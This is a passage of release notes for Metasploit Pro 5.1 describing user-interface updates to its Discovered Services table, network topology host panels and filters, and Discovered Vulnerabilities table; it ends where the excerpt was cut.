
The Discovered Services table has been overhauled with a cleaner, more capable interface consistent with the rest of Pro 5.1.


  • Service hierarchy visibility: The most significant new capability. Services can have parent-child relationships – for example, an HTTP service running over TCP, or a tunnelled protocol layered over another. The new table exposes this hierarchy directly with dedicated columns showing each service’s parent and child services, so you can immediately understand how discovered services relate to one another without drilling into individual records.
  • Search and sort across all columns: You can now search across host name, host address, service name, protocol, port, and info in a single query. All major columns are sortable, including parent services.
  • Inline editing: Service fields (name, port, protocol, state, resource) can be edited directly from the table without navigating away.

service-1.png

Figure 4: Service Options

service-2.png

Figure 5: Service Hierarchy Display

Network Topology Enhancements



Building on Metasploit Pro 5.0’s improvements to the Network Topology, we’ve added additional support and functionality for exploring your internal infrastructure. Previously, each node in the graph provided a high level summary of the host details when hovering over the node. This has now been moved into a dedicated side panel that surfaces everything you know about a host without leaving the topology view.

Rich host information panels

Click any node in the topology graph and the side panel now shows a consolidated summary of everything Metasploit knows about that host:

  • Sessions: all sessions (open and closed) opened against the host, including session type, exploit used, payload, and timestamps.
  • Loot: captured loot items associated with the host, including type, name, and content type.
  • Credentials: cracked and captured credentials organised by service, de-duplicated and sorted with successful logins first.
  • Modules run: a list of every module that has been executed against the host.
  • Tags: any tags applied to the host or its sessions.

info-1.png

Figure 6: Network Topology Display

New filter options

The topology graph toolbar has three new filters to help focus on the hosts that matter:

  • Filter by bruteforce – highlight services that can be bruteforced remotely on a host.
  • Filter by tag – narrow the graph to hosts carrying a specific session or host tag.
  • Filter by username – show only hosts where a particular user account has been compromised.
  • Filter by module – surface hosts that have had a specific module run against them.

info-2.png

Figure 7: Network Topology Graph Filter Options

Discovered Vulnerabilities – Modern UI


The Discovered Vulnerabilities table has been fully rewritten, bringing it in line with the UI overhaul introduced across the rest of Pro in 5.0.

Key improvements:

  • High level view and granular views – Each registered vulnerability provides a high view such as references and affected services, as well as a more granular expandable breakdown view.
  • Inline editing – vulnerability details can be edited directly from the table without navigating to a separate page.
  • Nexpose integration preserved – all existing InsightVM/Nexpose push and pull workflows are retained in the new implementation.

disc-1.png

Figure 8: Discovered Vulnerabilities Modern UI

Attack technique filtering support

